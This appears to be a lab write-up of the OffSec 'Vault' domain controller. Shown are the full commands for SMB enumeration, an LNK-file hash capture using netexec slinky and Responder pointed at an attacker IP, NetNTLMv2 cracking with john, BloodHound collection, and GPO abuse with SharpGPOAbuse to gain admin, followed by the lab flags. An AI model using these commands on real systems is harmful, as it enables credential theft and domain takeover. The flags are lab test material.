Difficulty: Hard
Credentials
Guest:
vault.offsec\anirudh:SecureHM
Service Discovery
Open Ports & Priority
TCP Ports:
- 53
- 139
- 445
- 389
- 88
- 135
- 464
- 593
- 636
- 3268
- 3269
- 3389
- 5985
- 9389
- 49666
- 49667
- 49673
- 49674
- 49679
- 49703
Service Enumeration
3389
FQDN: DC.vault.offsec
53
AXFR failed, no useful info without having the hostname. Tried again after setting hostname in /etc/hosts, still no luck
139 / 445
netexec smb $IP -u 'Guest' -p '' --shares
SMB         192.168.195.172 445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:vault.offsec) (signing:True) (SMBv1:False)
SMB         192.168.195.172 445    DC               [+] vault.offsec\Guest:
SMB         192.168.195.172 445    DC               [*] Enumerated shares
SMB         192.168.195.172 445    DC               Share           Permissions     Remark
SMB         192.168.195.172 445    DC               -----           -----------     ------
SMB         192.168.195.172 445    DC               ADMIN$                          Remote Admin
SMB         192.168.195.172 445    DC               C$                              Default share
SMB         192.168.195.172 445    DC               DocumentsShare  READ,WRITE
SMB         192.168.195.172 445    DC               IPC$            READ            Remote IPC
SMB         192.168.195.172 445    DC               NETLOGON                        Logon server share
SMB         192.168.195.172 445    DC               SYSVOL                          Logon server share

SMB1 is disabled. This might give a better idea of which specific features are available later on.
Nothing is present in /DocumentsShare. I also tried mounting it locally (mount -t cifs //$IP/DocumentsShare /mnt/smb -o username='Guest') to verify, but nothing new was found

However it’s interesting that we have Read/Write permissions, especially with no access to the other shares and no other information disclosure from glancing at LDAP. Maybe if we upload a file it will be accessed by a user?
With some research, I came to the netexec slinky module, which creates a malicious lnk file which can be used to make a request to a server which we control, then allowing us to capture their NetNTLMv2 hash. https://oscp.adot8.com/active-directory/post-compromise-attacks/lnk-file-attacks https://swisskyrepo.github.io/InternalAllTheThings/active-directory/internal-shares/#write-permission
sudo responder -I tun0 -dwv
netexec smb 192.168.195.172 -u '' -p '' -M slinky -o NAME=evil SHARE=DocumentsShare SERVER=192.168.45.212

After waiting a bit, we get some requests on the responder server!

Can we crack it? I’ll paste one of the entries into a file, anirudh.netntlmv2, and run:
john anirudh.netntlmv2 --wordlist=/usr/share/wordlists/rockyou.txt

Success again. We now have domain credentials for our foothold: vault.offsec\anirudh:SecureHM
Let’s check our services again to see what we can do with our newfound credentials.
445

Don’t have local admin access (SMB would show “pwned”), but we do have new access to the SMB shares, namely read/write access on C$.
I believe we should be able to use this access to get an interactive shell on the DC using impacket-psexec. Let’s keep this in mind and continue enumerating. Maybe we have direct winrm or RDP access.
I should have checked earlier with Guest also, but I’ll enumerate domain users:

We have a small domain, so I don’t really expect lateral movement to another user. We’ll likely find that either Anirudh has a path to domain admin through AD, or by some local privilege escalation vector on the DC itself.
135

Pwn3d! indicates we have command execution by WinRM.
Privilege Escalation
389

Pwn3d! supposedly indicates there’s a path from this user to domain admin, though when I’ve seen this response before, it wasn’t an obvious path, so we’ll have to find out.
I’ll attempt to ingest Bloodhound data remotely using netexec also:
nxc ldap $IP -u anirudh -p SecureHM --bloodhound --collection All --dns-server $IP

After opening the zip in Bloodhound, I’ll have a look around. We can add Guest and anirudh to our “owned.” Anirudh has outbound object control on “Default Domain Policy,” and is a member of Remote Management Users, Domain Users, Server Operators, and Users.

Though I haven’t used GPO for privilege escalation in my labs yet, I did some research and found an article walking through this exact scenario: https://medium.com/@raphaeltzy13/group-policy-object-gpo-abuse-windows-active-directory-privilege-escalation-51d8519a13d7
By modifying a GPO, we can essentially execute arbitrary commands. To help with this, the article highlights a tool named SharpGPOAbuse: https://github.com/FSecureLABS/SharpGPOAbuse
I also found PowerSharpPack -SharpGPOAbuse which conveniently offers this and many other C# payloads with a PowerShell wrapper… I’ll use this since I don’t have a Windows VM convenient to build C# at the moment…
I’ll download Invoke-SharpGPOAbuse.ps1: https://github.com/S3cur3Th1sSh1t/PowerSharpPack/blob/master/PowerSharpBinaries/Invoke-SharpGPOAbuse.ps1
…upload it to the DC via an evil-winrm shell and run it?
evil-winrm -i 192.168.195.172 -u anirudh -p SecureHM
.\Invoke-SharpGPOAbuse.ps1 --AddLocalAdmin --UserAccount anirudh --GPOName "Default Domain Policy"
Yields no output and doesn’t add me to the local admin group after running gpupdate /force… tried again after making sure to run powershell -ep bypass, still no luck.
Since the examples show it’s supposed to produce output even on failure, I figured something was wrong, and I wasn’t feeling very confident with the PowerSharpPack workaround.
With more digging, I found a compiled binary on GitHub: https://github.com/NukingDragons/SharpGPOAbuse/releases Transferred it to the target it it worked as expected!
.\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount anirudh --GPOName "Default Domain Policy"


After signing out and back in, I’m able to use my newly added Administrator permissions.

Proof Screenshots (local.txt / proof.txt)
type or cat flag and include IP address in screenshot
C:\Users\Administrator\Desktop\proof.txt ef07b64ab11697f216a8d95eeffdba73
C:\Users\anirudh\Desktop\local.txt 224615c749ab59011430424e3fead83f